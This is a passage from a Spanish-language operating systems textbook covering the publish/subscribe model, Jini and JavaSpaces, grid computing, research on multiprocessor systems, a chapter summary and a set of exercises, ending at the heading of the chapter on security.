En la figura 8-41 se ilustra la manera de implementar el modelo de publicar/suscribir. Cuando un proceso tiene una tupla que desea publicar, la transmite a la LAN local. El demonio de tupla en cada máquina copia en su RAM todas las tuplas que se han transmitido. Después inspecciona la línea de tema para ver qué procesos están interesados en esa tupla, y reenvía una copia a cada proceso interesado. Las tuplas también se pueden transmitir a través de una red de área amplia o de Internet, para lo cual una máquina en cada LAN actúa como enrutador de información, recolectando todas las tuplas publicadas y reenviándolas posteriormente a otras LANs para que las vuelvan a transmitir. Este reenvío también se puede realizar de manera inteligente, en donde sólo se reenvía una tupla a una LAN remota si ésta tiene por lo menos un suscriptor que quiera esa tupla. Para hacer esto, los enrutadores de información deben intercambiar datos sobre los suscriptores.




Figura 8-41. La arquitectura del modelo publicar/suscribir.

Se pueden implementar varios tipos de semántica, incluyendo una entrega confiable y una entrega garantizada, aun cuando exista la posibilidad de fallas. En el último caso es necesario almacenar tuplas anteriores, en caso de que se necesiten posteriormente. Una manera de almacenarlas es conectar un sistema de base de datos al sistema y hacer que se suscriba a todas las tuplas. Para ello,

hay que envolver el sistema de base de datos en un adaptador, para permitir que una base de datos existente funcione con el modelo de publicar/suscribir. A medida que lleguen las tuplas, el adaptador las capturará y las colocará en la base de datos.

El modelo de publicar/suscribir desacopla por completo a los productores de los consumidores, de igual forma que Linda. Sin embargo, algunas veces es útil saber quién más está ahí. Para adquirir esta información hay que publicar una tupla que realice esta pregunta básica: "¿Quién más está interesado en *x*?". Las respuestas llegan en forma de tuplas que dicen: "Yo estoy interesado en *x*".

Jini

Durante 50 años la computación ha estado centrada en la CPU, en donde una computadora es un dispositivo independiente que consiste en una CPU, memoria primaria y casi siempre algún dispositivo de almacenamiento masivo, como un disco. El modelo **Jini** (una variación de la palabra "genio" en inglés) de Sun Microsystems es un intento por cambiar ese modelo a uno que se podría describir como centrado en la red (Waldo, 1999).

El mundo de Jini consiste en un gran número de dispositivos Jini auto-contenidos, cada uno de los cuales ofrece uno o más servicios a los demás. Un dispositivo Jini se puede conectar en una red y empezar a ofrecer y utilizar servicios al instante, sin necesidad de un procedimiento de instalación complejo. Hay que tener en cuenta que los dispositivos se conectan a una *red*, y no a una *computadora* como se hace comúnmente. Un dispositivo Jini podría ser una computadora tradicional, pero también podría ser una impresora, una computadora de bolsillo, un teléfono celular, una televisión, un estéreo u otro dispositivo con una CPU, algo de memoria y una conexión de red (posiblemente inalámbrica). Un sistema Jini es una federación libre de dispositivos Jini que pueden operar según sea su voluntad, sin una administración central.

Cuando un dispositivo Jini desea unirse a la federación Jini, transmite un paquete en la LAN local o en la celda inalámbrica local, preguntando si hay un **servicio de búsqueda** presente. El protocolo que se utiliza para encontrar un servicio de búsqueda es el **protocolo de descubrimiento**, y es uno de los pocos protocolos fijos en Jini (como alternativa, el nuevo dispositivo Jini puede esperar hasta que llegue uno de los anuncios periódicos del servicio de búsqueda, pero en este libro no analizaremos ese mecanismo).

Cuando el servicio de búsqueda detecta que un nuevo dispositivo se quiere registrar, responde con una pieza de código que puede realizar el registro. Como Jini es un sistema desarrollado exclusivamente en Java, el código que se envía está en JVM (el lenguaje de la máquina virtual de Java), que todos los dispositivos Jini deben ser capaces de ejecutar, por lo general mediante un intérprete. Ahora el nuevo dispositivo ejecuta el código, que se contacta con el servicio de búsqueda y lo registra durante cierto periodo fijo. El dispositivo se puede volver a registrar si lo desea, justo antes de que expire tiempo. Este mecanismo implica que un dispositivo Jini puede salir del sistema con sólo apagarse, y se olvidará pronto su anterior existencia, sin necesidad de una administración central. Al concepto de registrarse por un intervalo fijo se le conoce como adquirir una **concesión**.

Observe que como el código para registrar el dispositivo se descarga en el mismo, se puede cambiar a medida que evolucione el sistema, sin afectar al hardware o software del dispositivo. De

hecho, el dispositivo ni siquiera conoce el protocolo de registro. La parte que el dispositivo conoce sobre el proceso de registro consiste en proveer ciertos atributos y código de proxy que otros dispositivos utilizarán después para acceder a este dispositivo.

Un dispositivo o usuario que busque un servicio específico podrá preguntar al servicio de búsqueda si conoce uno. La petición puede involucrar algunos de los atributos que utilizan los dispositivos al registrarse, Si la petición tiene éxito, el proxy que suministró el dispositivo al momento de registrarse se devuelve al dispositivo que hizo la petición, y se ejecuta para contactarse con el dispositivo. Así, un dispositivo o usuario puede hablar con otro dispositivo sin necesidad de saber en dónde se encuentra ni qué protocolo utiliza.

Los clientes y servicios de Jini (dispositivos de hardware o software) se comunican y sincronizan mediante el uso de **JavaSpaces**, que se modelan en el espacio de tuplas de Linda, pero con algunas diferencias importantes. Cada JavaSpace consiste en cierto número de entradas fuertemente tipificadas. Las entradas son como tuplas de Linda, excepto que son fuertemente tipificadas, mientras que las tuplas de Linda no tienen tipo. Cada entrada consiste en cierto número de campos, cada uno de los cuales tiene un tipo básico de Java. Por ejemplo, una entrada de tipo empleado podría consistir en una cadena (para el nombre de la persona), un entero (para su departamento), un segundo entero (para la extensión telefónica) y un valor Booleano (para saber si trabaja tiempo completo).

En JavaSpace sólo se definen cuatro métodos (aunque dos de ellos tienen una forma variante):

1. **Write**: coloca una nueva entrada en el JavaSpace.

2. **Read**: copia una entrada que coincide con una plantilla y la saca del JavaSpace.

3. **Take**: copia y elimina una entrada que coincide con una plantilla.

4. **Notify**: notifica al proceso que hizo la llamada cuando se escribe una entrada que coincida.

El método *write* proporciona la entrada y especifica su tiempo de concesión; es decir, cuándo se debe descartar. Por el contrario, las tuplas de Linda permanecen hasta que se quitan. Un JavaSpace puede contener la misma entrada varias veces, por lo que no es un conjunto matemático (al igual que en Linda).

Los métodos *read* y *take* proporcionan una plantilla para la entrada que se está buscando. Cada campo en la plantilla puede contener un valor específico que debe coincidir, o puede contener un comodín "no importa" que coincida con todos los valores del tipo apropiado. Si se encuentra una coincidencia se devuelve, y en el caso de *take*, también se elimina del JavaSpace. Cada uno de estos métodos de JavaSpace tienen dos variantes, que difieren en el caso en que ninguna entrada coincida. Una variante devuelve una indicación de falla de inmediato; la otra espera hasta que haya expirado cierto tiempo límite (que se proporciona como parámetro).

El método *notify* registra el interés en cierta plantilla. Si después se introduce una entrada que coincida, se invoca al método *notify* del proceso que hizo la llamada.

A diferencia del espacio de tuplas de Linda, JavaSpace soporta las transacciones atómicas. Al utilizar estas transacciones se pueden agrupar varios métodos. Puede ser que todos se ejecuten, o que ninguno se ejecute. Durante la transacción, las modificaciones en el JavaSpace no son visibles fuera de la transacción. Los demás procesos que hacen la llamada podrán ver los cambios sólo hasta que termine la transacción.

JavaSpace se puede utilizar para sincronizar procesos que se comunican entre sí. Por ejemplo, en una situación de productor-consumidor, el productor coloca elementos en un JavaSpace a medida que los produce. El consumidor los quita con *take* y se bloquea si no hay elementos disponibles. JavaSpace garantiza que cada uno de los métodos se ejecute en forma atómica, por lo que no hay peligro de que un proceso trate de leer una entrada que sólo se encuentre a la mitad.

8.4.7 Grids (Mallas)

Ningún análisis de sistemas distribuidos estaría completo sin por lo menos mencionar un desarrollo reciente, que se puede hacer importante en el futuro: los grids. Un **grid** es una gran colección de máquinas dispersas geográficamente y por lo general heterogénea, que se conecta mediante una red privada o Internet, y que ofrece un conjunto de servicios para sus usuarios. Algunas veces se le compara con una supercomputadora virtual, pero es más que eso. Es una colección de computadoras independientes, por lo general en varios dominios administrativos, las cuales ejecutan un nivel común de middleware para permitir que los programas y usuarios accedan a todos los recursos de una manera conveniente y consistente.

La motivación original para construir un grid fue la compartición de los ciclos de la CPU. La idea es que cuando una organización no necesita todo su poder de cómputo (por ejemplo, en la noche), otra organización (que tal vez se encuentre a varias zonas horarias de distancia) podría recolectar esos ciclos y después regresarle el favor 12 horas más tarde. Ahora, los investigadores de los grids también están interesados en compartir otros recursos, específicamente el hardware especializado y las bases de datos.

Por lo general, los grids funcionan así: cada máquina participante ejecuta un conjunto de programas que administran la máquina y la integran en el grid. Este software comúnmente se encarga de la autenticación y el inicio de sesión de los usuarios remotos, de anunciar y descubrir recursos, programar y ubicar trabajos, etcétera. Cuando un usuario tiene que hacer un trabajo, el software del grid determina en dónde hay capacidad inactiva que tenga los recursos de hardware, software y de datos para realizar el trabajo, y después envía el trabajo ahí, prepara su ejecución y después devuelve los resultados al usuario.

Un middleware popular en el mundo de los grids es **Globus Toolkit**, que está disponible para varias plataformas y soporta muchos estándares (emergentes) de grids (Foster, 2005). Globus provee un marco de trabajo para que los usuarios compartan computadoras, archivos y otros recursos de una manera flexible y segura, sin sacrificar la autonomía local. Se utiliza como base para construir muchas aplicaciones distribuidas.

8.5 INVESTIGACIÓN SOBRE LOS SISTEMAS DE MÚLTIPLES PROCESADORES

En este capítulo hemos analizado cuatro tipos de sistemas de múltiples procesadores: multiprocesadores, multicomputadoras, máquinas virtuales y sistemas distribuidos. También analizaremos con brevedad la investigación realizada en estas áreas.

La mayor parte de la investigación en los multiprocesadores se relaciona con el hardware, en especial la forma de construir la memoria compartida y mantenerla coherente (por ejemplo, Higham y colaboradores, 2007). Sin embargo, también se han realizado otros trabajos sobre los multiprocesadores, en especial los multiprocesadores de chip, incluyendo los modelos de programación y las cuestiones del sistema operativo para los multiprocesadores de chip (Fedorova y colaboradores, 2005; Tan y colaboradores, 2007), los mecanismos de comunicación (Brisolara y colaboradores, 2007), la administración de la energía mediante software (Park y colaboradores, 2007), la seguridad (Yang y Peng, 2006) y, desde luego, los futuros retos (Wolf, 2004). Además, la planificación es un tema siempre popular (Chen y colaboradores, 2007; Lin y Rajaraman, 2007; Rajagolapan y colaboradores, 2007; Tam y colaboradores, 2007; Yahav y colaboradores, 2007).

Es mucho más fácil construir multicomputadoras que multiprocesadores. Todo lo que se necesita es una colección de PCs o estaciones de trabajo y una red de alta velocidad. Por esta razón, son un popular tema de investigación en las universidades. Gran parte del trabajo se relaciona con la memoria compartida distribuida en una forma u otra. Algunas veces se basa en páginas, pero otras se basa por completo en software (Byung-Hyun y colaboradores, 2004; Chapman y Heiser, 2005; Huang y colaboradores, 2001; Kontothanassis y colaboradores, 2005; Nikolopoulos y colaboradores, 2001; Zhang y colaboradores, 2006). También se están analizando los modelos de programación (Dean y Ghemawat, 2004). El uso de energía en los grandes centros de datos es una de las cuestiones (Bash y Forman, 2007; Ganesh y colaboradores, 2007; Villa, 2006), al igual que escalar a decenas de miles de CPUs (Friedrich y Rolia, 2007).

Las máquinas virtuales son un tema muy activo, con muchos artículos sobre distintos aspectos del tema, incluyendo la administración de energía (Moore y colaboradores, 2005; Stoess y colaboradores, 2007), la administración de memoria (Lu y Shen, 2007) y la administración de la confianza (Garfinkel y colaboradores, 2003; Lie y colaboradores, 2003). También hay que tener en cuenta la seguridad (Jaeger y colaboradores, 2007). La optimización del rendimiento es también un tema de gran interés, en especial el rendimiento de la CPU (King y colaboradores, 2003), el rendimiento de la red (Menon y colaboradores, 2006) y el rendimiento de la E/S (Cherkasova y Gardner, 2005; Liu y colaboradores, 2006). Las máquinas virtuales hacen posible la migración, por lo que hay interés en ese tema (Bradford y colaboradores, 2007; Huang y colaboradores, 2007). Las máquinas virtuales también se han utilizado para depurar sistemas operativos (King y colaboradores, 2005).

Con el crecimiento de la computación distribuida, se ha realizado mucha investigación sobre los sistemas de archivos y almacenamiento distribuidos, incluyendo cuestiones como la capacidad de manutención a largo plazo frente a fallas de hardware y software, los errores humanos y las rupturas en el entorno (Baker y colaboradores, 2006; Kotla y colaboradores, 2007; Maniatis y colaboradores, 2005; Shah y colaboradores, 2007; Storer y colaboradores, 2007), el uso de servidores desconfiables (Adya y colaboradores, 2002; Popescu y colaboradores, 2003), la autenticación (Kaminsky y colaboradores, 2003), y la escalabilidad en los sistemas de archivos distribuidos (Ghemawat y co-

laboradores, 2003; Saito, 2002; Weil y colaboradores, 2006). Se ha investigado sobre la extensión de los sistemas de archivos distribuidos (Peek y colaboradores, 2007). También se han examinado ampliamente los sistemas de archivos distribuidos punto a punto (Dabek y colaboradores, 2001; Gummadi y colaboradores, 2003; Muthitacharoen y colaboradores, 2002; Rowstron y Druschel, 2001). Ahora que algunos de los nodos son móviles, la eficiencia de la energía también es una cuestión importante (Nightingale y Flinn, 2004).

8.6 RESUMEN

Los sistemas computacionales se pueden hacer más rápidos y confiables mediante el uso de varias CPUs. Hay cuatro organizaciones para los sistemas con múltiples CPUs: multiprocesadores, multicomputadoras, máquinas virtuales y sistemas distribuidos. Cada una de estas organizaciones tiene sus propiedades y cuestiones.

Un multiprocesador consiste en dos o más CPUs que comparten una RAM común. Las CPUs se pueden interconectar mediante un bus, un conmutador de barras cruzadas o una red de conmutación multietapa. Hay varias configuraciones posibles de sistemas operativos: otorgar a cada CPU su propio sistema operativo, que haya un sistema operativo maestro y el resto sean esclavos, o tener un multiprocesador simétrico, en el cual hay una copia del sistema operativo que cualquier CPU puede ejecutar. En el último caso se requieren bloqueos para proveer sincronización. Cuando no hay un bloqueo disponible, una CPU puede girar o realizar un cambio de contexto. Hay varios algoritmos de programación posibles: tiempo compartido, espacio compartido y planificación por pandilla.

Las multicomputadoras también tienen dos o más CPUs, pero cada una de estas CPUs tienen su propia memoria privada. No comparten ningún tipo de RAM común, por lo que toda la comunicación utiliza el paso de mensajes. En algunos casos, la tarjeta de interfaz de red tiene su propia CPU, en cuyo caso la comunicación entre la CPU principal y la CPU de la tarjeta de interfaz tiene que organizarse con cuidado para evitar condiciones de carrera. A menudo, la comunicación a nivel de usuario en las multicomputadoras utiliza llamadas a procedimientos remotos, pero también se puede utilizar la memoria compartida distribuida. Una de las cuestiones aquí es el balance de carga de los procesos, y los diversos algoritmos que se utilizan son: algoritmos iniciados por el emisor, algoritmos iniciados por el receptor y algoritmos de subasta.

Las máquinas virtuales permiten que una o más CPUs provean la ilusión de que hay más CPUs de las que realmente se tienen. De esta forma, es posible ejecutar varios sistemas operativos o varias versiones (incompatibles) del mismo sistema operativo al mismo tiempo, en la misma pieza de hardware. Al combinarse con diseños de multinúcleo, cada computadora se convierte entonces en una multicomputadora potencial a gran escala.

Los sistemas distribuidos son sistemas débilmente acoplados, en donde cada uno de sus nodos es una computadora completa con un conjunto completo de periféricos y su propio sistema operativo. A menudo, estos sistemas se esparcen sobre una gran área geográfica. Con frecuencia se coloca middleware encima del sistema operativo para ofrecer un nivel uniforme para que las aplicaciones interactúen con él. Los diversos tipos de middleware son: middleware basado en documentos, basado en archivos, basado en objetos y basado en coordinación. Algunos ejemplos son: World Wide Web, CORBA, Linda y Jini.

PROBLEMAS

1. ¿Se pueden considerar sistemas distribuidos el sistema de grupos de noticias USENET o el proyecto SETI@home (SETI@home utiliza varios millones de computadoras personales inactivas que analizan los datos radiotelescópicos para buscar inteligencia extraterrestre)? Si es verdad, ¿cómo se relacionan con las categorías descritas en la figura 8-1?

2. ¿Qué ocurre si dos CPUs en un multiprocesador intentan utilizar la misma palabra de memoria en el mismo instante?

3. Si una CPU emite una petición de memoria en cada instrucción y la computadora se ejecuta a 200 MIPS, ¿aproximadamente cuántas CPUs se requieren para saturar un bus de 400 MHz? Suponga que una referencia a memoria requiere un ciclo de bus. Ahora repita este problema para un sistema en el que se utiliza caché, y que las memorias caché tienen una tasa de aciertos de 90%. Por último, ¿qué tasa de aciertos de caché se necesitaría para permitir que 32 CPUs compartan el bus sin sobrecargarlo?

4. Suponga que se rompe el cable entre el conmutador 2A y el conmutador 3B en la red omega de la figura 8-5. ¿Quién está desconectado de quién?

5. ¿Cómo se realiza el manejo de señales en el modelo de la figura 8-7?

6. Vuelva a escribir el código entrar_region de la figura 2-22 utilizando sólo lectura para reducir el thrashing inducido por la instrucción `TSL`.

7. Las CPUs multinúcleo están empezando a aparecer en las máquinas de escritorio convencionales y en las computadoras laptop. No están muy lejanos los equipos de escritorio con decenas o cientos de núcleos. Una manera posible de aprovechar este poder es paralelizar las aplicaciones de escritorio estándar, como el procesador de palabras o el navegador Web. Otra manera posible de aprovechar el poder es paralelizar los servicios ofrecidos por el sistema operativo (como el procesamiento TCP) y los servicios de biblioteca de uso común (como las funciones de biblioteca de http seguro). ¿Qué método se ve más prometedor? ¿Por qué?

8. ¿Son realmente necesarias las regiones críticas en las secciones de código en un sistema operativo SMP para evitar condiciones de competencia, o también se pueden utilizar los mutexes en las estructuras de datos?

9. Cuando se utiliza la instrucción `TSL` para la sincronización de multiprocesadores, el bloque de caché que contiene el mutex se transportará de un lado a otro entre la CPU que contiene el bloqueo y la CPU que lo solicita, si ambas están en contacto con el bloque. Para reducir el tráfico de bus, la CPU que solicita el bloqueo debe ejecutar una instrucción `TSL` cada 50 ciclos de bus, pero la CPU que contiene el bloqueo siempre está en contacto con el bloque de caché entre las instrucciones `TSL`. Si un bloque de caché está compuesto de 16 palabras de 32 bits, cada una de las cuales requiere un ciclo de bus para transferirse, y el bus opera a 400 MHz, ¿qué fracción se ocupa del ancho de banda del bus al mover el bloque de caché de un lado a otro?

10. En el texto se sugirió utilizar un algoritmo de backoff exponencial binario entre los usos de `TSL` para sondear un bloqueo. También se sugirió tener un máximo retraso entre los sondeos. ¿Funcionaría correctamente el algoritmo si no hubiera un retraso máximo?

11. Suponga que no está disponible la instrucción `TSL` para sincronizar un multiprocesador. En su lugar se provee una instrucción `SWP` para intercambiar de manera atómica el contenido de un registro con

una palabra en memoria. ¿Se podría utilizar esta instrucción para mantener la sincronización de los multiprocesadores? De ser así, ¿cómo se podría utilizar? En caso contrario, ¿por qué no funcionaría?

12. En este problema usted debe calcular cuánta carga en el bus impone un bloqueo de espera activa. Imagine que cada instrucción ejecutada por una CPU requiere 5 nseg. Al completarse una instrucción se llevan a cabo los ciclos necesarios (por ejemplo) para una instrucción `TSL`. Cada ciclo de bus requiere 10 nseg adicionales antes y después del tiempo de ejecución de la instrucción. Si un proceso intenta entrar a una región crítica mediante el uso de un ciclo de `TSL`, qué fracción del ancho de banda consume? Suponga que está funcionando la caché normal, por lo que al obtener una instrucción dentro del ciclo no se consumen ciclos de bus.

13. Se dijo que la figura 8-12 describía un entorno de tiempo compartido. ¿Por qué sólo se muestra un proceso (*A*) en la parte (b)?

14. La programación por afinidad reduce los fallos en la caché. ¿Reduce también los fallos de TLB? ¿Qué hay sobre los fallos de página?

15. Para cada una de las topologías de la figura 8-16, ¿cuál es el diámetro de la red de interconexión? Cuente todos los saltos (host-enrutador y enrutador-enrutador) de igual forma para este problema.

16. Considere la topología de doble anillo de la figura 8-16(d), pero expandida a un tamaño de $k \times k$. ¿Cuál es el diámetro de la red? *Sugerencia:* considere los valores impares de *k* y los valores pares de *k* de manera distinta.

17. El ancho de banda de bisección de una red de interconexión se utiliza a menudo como una medida de su capacidad. Para calcularlo, se elimina un número mínimo de vínculos que dividen la red en dos unidades de igual tamaño. Después se suma la capacidad de los vínculos eliminados. Si hay muchas formas de realizar la división, la que obtenga el mínimo ancho de banda es el ancho de banda de bisección. Para una red de interconexión que consiste en un cubo de $8 \times 8 \times 8$, ¿cuál es el ancho de banda de bisección si cada vínculo es de 1 Gbps?

18. Considere una multicomputadora en la que la interfaz de red está en modo de usuario, por lo que sólo se necesitan tres copias de la RAM de origen a la RAM de destino. Suponga que para desplazar una palabra de 32 bits hacia/desde la tarjeta de interfaz de red se requieren 20 nseg, y que la red en sí opera a 1 Gbps. ¿Cuál sería el retraso por enviar un paquete de 64 bytes del origen al destino si pudiéramos ignorar el tiempo de copia? ¿Cuál sería el retraso con el tiempo de copia? Ahora considere el caso en el que se necesitan dos copias adicionales, una que va al kernel del lado emisor y otra que proviene del kernel en el lado receptor. ¿Cuál es el retraso en este caso?

19. Repita el problema anterior para el caso de tres copias y el caso de cinco copias, pero esta vez calcule el ancho de banda en vez del retraso.

20. ¿Qué diferencias deben tener las implementaciones de `send` y `receive` entre un sistema de multiprocesador con memoria compartida y una multicomputadora, y cómo afecta esto al rendimiento?

21. Al transferir datos de la RAM a una interfaz de red se puede marcar una página, pero suponga que las llamadas al sistema para marcar y desmarcar páginas requieren 1 μseg. El proceso de copia es de 5 bytes/nseg si se utiliza DMA, pero de 20 nseg por byte si se utiliza E/S programada. ¿Qué tan grande tiene que ser un paquete para que valga la pena marcar la página y usar DMA?

22. Cuando se recoge un procedimiento de una máquina y se coloca en otra para que sea llamado mediante RPC pueden ocurrir ciertos problemas. En el texto recalcamos cuatro de ellos: apuntadores, tamaños de arreglos desconocidos, tipos de parámetros desconocidos y variables globales. Una cuestión que no analizamos es lo que ocurre si el procedimiento (remoto) ejecuta una llamada al sistema. ¿Qué problemas podría ocasionar esto y qué podríamos hacer para resolverlos?

23. Cuando ocurre un fallo de página en un sistema de DSM, hay que localizar la página que se necesita. Liste dos formas posibles de buscar la página.

24. Considere la asignación de procesadores de la figura 8-24. Suponga que el proceso *H* se mueve del nodo 2 al nodo 3. ¿Cuál es el peso total del tráfico externo ahora?

25. Algunas multicomputadoras permiten migrar los procesos en ejecución de un nodo a otro. ¿Es suficiente con detener un proceso, congelar su imagen en memoria y sólo enviarlo a un nodo distinto? Nombre dos problemas no triviales que se tienen que resolver para que esto funcione.

26. Considere un hipervisor de tipo 1 que puede soportar hasta *n* máquinas virtuales al mismo tiempo. Las PCs pueden tener un máximo de cuatro particiones primarias de disco. ¿Puede *n* ser mayor que 4? De ser así, ¿en dónde se pueden almacenar los datos?

27. Una manera de manejar los sistemas operativos invitados que modifican sus tablas de páginas mediante el uso de instrucciones ordinarias (no privilegiadas) es marcar las tablas de páginas como de sólo lectura, y tomar una interrupción cuando se modifiquen. ¿De qué otra forma se podrían mantener las tablas de páginas ocultas? Explique la eficiencia de su método en comparación con las tablas de páginas de sólo lectura.

28. VMware realiza la traducción binaria un bloque básico a la vez, después ejecuta el bloque y empieza a traducir el siguiente. ¿Podría traducir el programa completo por adelantado y después ejecutarlo? De ser así, ¿cuáles son las ventajas y desventajas de cada técnica?

29. ¿Tiene sentido paravirtualizar un sistema operativo si está disponible el código fuente? ¿Qué pasa si no lo está?

30. Las PCs tienen pequeñas diferencias en el nivel más inferior, como la forma en que se administran los temporizadores, las interrupciones y algunos de los detalles del DMA. ¿Significan estas diferencias que los dispositivos virtuales en realidad no van a funcionar bien en la práctica? Explique su respuesta.

31. ¿Por qué hay un límite para la longitud de los cables en una red Ethernet?

32. Para ejecutar varias máquinas virtuales en una PC se requieren grandes cantidades de memoria. ¿Por qué? ¿Puede usted pensar en alguna manera de reducir el uso de la memoria? Explique.

33. En la figura 8-30, los niveles tercero y cuarto se etiquetan como Middleware y Aplicación en las cuatro máquinas. ¿En qué sentido son iguales entre una plataforma y otra, y en qué sentido son distintos?

34. En la figura 8-33 se listan seis tipos distintos de servicio. Para cada una de las siguientes aplicaciones, ¿qué tipo de servicio es el más apropiado?

(a) Video bajo demanda a través de Internet.
(b) Descargar una página Web.

35. Los nombres de DNS tienen una estructura jerárquica, como *cs.uni.edu* o *ventas.generalwidget.com*. Una manera de mantener la base de datos DNS sería como una base de datos centralizada, pero es-

to no se hace debido a que se obtendrían demasiadas peticiones por segundo. Proponga una manera en que se pudiera mantener la base de datos DNS en la práctica.

36. En el análisis sobre la forma en que un navegador procesa los URLs, se estableció que las conexiones se realizan en el puerto 80. ¿Por qué?

37. Podría ser más fácil migrar máquinas virtuales que procesos, pero la migración de todas formas puede ser difícil. ¿Qué problemas pueden surgir al migrar una máquina virtual?

38. ¿Pueden los URLs que se utilizan en Web exhibir transparencia en la ubicación? Explique su respuesta.

39. Cuando un navegador obtiene una página Web, primero realiza una conexión TCP para obtener el texto en la página (en el lenguaje HTML). Después cierra la conexión y examina la página. Si hay figuras o iconos, entonces realiza una conexión TCP por separado para obtener cada figura o icono. Sugiera dos diseños alternativos para mejorar el rendimiento en este proceso.

40. Cuando se utiliza la semántica de sesión, siempre es cierto que las modificaciones a un archivo están visibles de inmediato para el proceso que realiza el cambio, y nunca están visibles para los procesos en las otras máquinas. Sin embargo, no se sabe si deben o no estar visibles de inmediato para los otros procesos en la misma máquina. Proporcione un argumento para cada uno de los dos casos.

41. Cuando varios procesos necesitan acceso a los datos, ¿de qué manera es mejor el acceso basado en objetos que la memoria compartida?

42. Cuando se realiza la operación *in* de Linda para localizar una tupla, es muy ineficiente buscar en todo el espacio de tuplas en forma lineal. Diseñe una manera de organizar el espacio de tuplas para que se agilicen las búsquedas en todas las operaciones *in*.

43. El proceso de copiar búferes requiere tiempo. Escriba un programa en C para averiguar cuánto tiempo se requiere en un sistema al que usted tenga acceso. Use las funciones *clock* o *times* para determinar cuánto tiempo se requiere para copiar un arreglo extenso. Pruebe con tamaños distintos del arreglo para separar el tiempo de copia del tiempo de sobrecarga.

44. Escriba funciones en C que se puedan utilizar como resguardos de cliente y servidor para realizar una llamada RPC a la función *printf* estándar, y un programa principal para evaluar las funciones. El cliente y el servidor se deben comunicar mediante una estructura de datos que se pueda transmitir a través de una red. Puede imponer límites razonables en la longitud de la cadena de formato y el número, tipos y tamaños de las variables que aceptará su resguardo del cliente.

45. Escriba dos programas para simular el balanceo de carga en una multicomputadora. El primer programa debe establecer *m* procesos distribuidos entre *n* máquinas, de acuerdo con un archivo de inicialización. Cada proceso deberá tener un tiempo de ejecución elegido al azar, a partir de una distribución gaussiana cuya media y desviación estándar sean parámetros de la simulación. Al final de cada ejecución, el proceso crea cierto número de procesos nuevos, los cuales se seleccionan de una distribución de Poisson. Cuando un proceso termina, la CPU debe decidir entre dar procesos a otras CPUs o tratar de buscar nuevos procesos. El primer programa debe utilizar el algoritmo iniciado por el servidor para dar trabajo a otras CPUs si tiene más de *k* procesos en total en su máquina. El segundo programa debe utilizar el algoritmo iniciado por el receptor para obtener trabajo cuando sea necesario. Haga todas las demás suposiciones razonables que necesite, pero indíquelas con claridad.

46. Escriba un programa que implemente los algoritmos de balanceo de carga iniciado por el emisor e iniciado por el receptor que se analizan en la sección 8.2. Los algoritmos deben recibir como entrada una lista de trabajos recién creados, especificados como (proceso_creador, tiempo_inicial, tiempo_requerido_CPU), en donde el proceso_creador es el número de la CPU que creó el trabajo, el tiempo_inicial es el tiempo en el que se creó el trabajo y el tiempo_requerido_CPU es la cantidad de tiempo de la CPU que necesita el trabajo para completarse (especificado en segundos). Suponga que un nodo está sobrecargado cuando tiene un trabajo y se crea un segundo trabajo. Suponga que un nodo tiene poca carga cuando no tiene trabajos. Imprima el número de mensajes de sondeo enviados por ambos algoritmos bajo cargas de trabajo pesada y ligera. Imprima también los números mínimo y máximo de sondas enviadas por cualquier host, y recibidas por cualquier host. Para crear las cargas de trabajo, escriba dos generadores de carga de trabajo. El primero debe simular una carga de trabajo pesada, que genere (en promedio) *N* trabajos cada *AJL* segundos, en donde *AJL* es la longitud de trabajo promedio y N es el número de procesadores. Las longitudes de los trabajos pueden ser una mezcla de trabajos cortos y largos, pero la longitud de trabajo promedio debe ser *AJL*. Los trabajos deben crearse (colocarse) al azar entre todos los procesadores. El segundo generador debe simular una carga ligera, que genere al azar (*N/3*) trabajos cada *AJL* segundos. Juegue con otras configuraciones de parámetros para los generadores de carga de trabajo y vea cómo afecta esto al número de mensajes de sonda.

47. Una de las maneras más simples de implementar un sistema de publicar/suscribir es mediante un intermediario centralizado que reciba los artículos publicados y los distribuya a los suscriptores apropiados. Escriba una aplicación multihilo que emule un sistema de publicar/suscribir basado en intermediario. Los hilos publicador y suscriptor se pueden comunicar con el intermediario a través de la memoria (compartida). Cada mensaje debe empezar con una longitud de campo seguida de esa cantidad de caracteres. Los editores envían mensajes al intermediario, en los cuales la primera línea del mensaje contiene una línea de tema jerárquica separada por puntos, seguida de una o más líneas que componen el artículo publicado. Los suscriptores envían un mensaje al intermediario con una sola línea que contiene una línea de interés jerárquica, separada por puntos que expresan los artículos en los que están interesados. La línea de interés puede contener el símbolo comodín “*”. El intermediario debe responder enviando todos los artículos (anteriores) que coincidan con el interés del suscriptor. Los artículos en el mensaje se separan mediante la línea “INICIO DE NUEVO ARTÍCULO”. El suscriptor debe imprimir cada mensaje que reciba, junto con la identidad de su suscriptores (es decir, su línea de interés). El suscriptor debe seguir recibiendo los nuevos artículos que se publiquen y coincidan con sus intereses. Se pueden crear hilos publicador y suscriptor de manera dinámica desde la terminal, escribiendo la letra “P” o “S” (publicador o suscriptor) seguida de la línea de tema/interés jerárquica. Después los publicadores pedirán el artículo. Al escribir una sola línea que contenga “.” se indicará el fin del artículo (este proyecto también se puede implementar mediante el uso de procesos que se comuniquen a través de TCP).

9

SEGURIDAD

